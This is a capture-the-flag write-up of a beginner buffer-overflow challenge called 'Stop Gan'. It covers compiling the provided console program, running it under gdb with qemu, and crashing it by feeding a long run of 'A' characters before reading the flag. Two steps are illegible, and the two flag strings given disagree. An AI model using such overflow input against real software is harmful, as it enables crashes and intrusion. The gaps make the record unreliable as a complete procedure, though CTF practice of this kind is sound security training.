



Beginner's Quest :  
*Created by Volken*  
Stop Gan


STOP GAN (bof) **task** pwn [+]

---


Success, you've gotten the picture of your lost love, not knowing that pictures and the things you take pictures of are generally two separate things, you think you've rescue them and their brethren by downloading them all to your ships hard drive. They're still being eaten, but this is a fact that has escaped you entirely. Your thoughts swiftly shift to revenge. It's important now to stop this program from destroying these "Cauliflowers" as they're referred to, ever again.

---

[buffer-overflow.ctfcompetition.com 1337](https://buffer-overflow.ctfcompetition.com/1337)

 [Download Attachment](#)

1. Download the file Attachment, and extract it, you will see two files.



2. Reading the content of « console.c », show us how compile it, so compile « console » from « console.c ».

```
/**
 * 6e: bufferflow triggering segfault - binary, compile with:
 * gcc /tmp/console.c -o /tmp/console -static -s
 *
 * Console allows the player to get info on the binary.
 * Crashing bof will trigger the 1st flag.
 * Controlling the buffer overflow in bof will trigger the 2nd flag.
 */
```

```
root@nexus:~/Téléchargements/challenge# gcc console.c -o console -static -s
```

3. Running « console » show us, « qemu-mipsel-static » is missing.

```
root@nexus:~/Téléchargements/challenge# ./console
Your goal: try to crash the Cauliflower system by providing input to the program
which is launched by using 'run' command.
Bonus flag for controlling the crash.

Console commands:
run
quit
>>run
Inputs: run
sh: 1: /usr/bin/qemu-mipsel-static: not found

Console commands:
run
quit
>>
```

4. For fix it install qemu-user-static.

```
root@nexus:~# apt-get install qemu-user-static
```

5. Run « console » under gdb.

```
root@nexus:~/Téléchargements/challenge# gdb ./console
```

6. After running the programme under gdb, the prog lead us to the « bof » elf.

```
gdb-peda$ r
Starting program: /root/Téléchargements/challenge/console
Your goal: try to crash the Cauliflower system by providing input to the program
which is launched by using 'run' command.
Bonus flag for controlling the crash.

Console commands:
run
quit
>>run
Inputs: run
[Attaching after process 14796 fork to child process 14802]
[New inferior 2 (process 14802)]
[Detaching after fork from parent process 14796]
[Inferior 1 (process 14796) detached]
process 14802 is executing new program: /usr/bin/dash
[Attaching after process 14802 fork to child process 14803]
[New inferior 3 (process 14803)]
[Detaching after fork from parent process 14802]
[Inferior 2 (process 14802) detached]
process 14803 is executing new program: /usr/bin/qemu-mipsel-static
[New LWP 14804]
Cauliflower systems never crash >>
```

7. With python, generate 1000 « A » letter, and send them under the bof into gdb.

```
root@nexus:~# python -c 'print "A"*1000'
```

[illegible]

8. And we got a Segmentation fault ! Now do same proceed but under netcat for print the flag.

[illegible]

Submit the flag for this task

CTF{Why\_does\_cauliflower\_threaten}

Correct flag

Solved!

**Flag : CTF{Why\_does\_cauliflower\_threaten\_us}**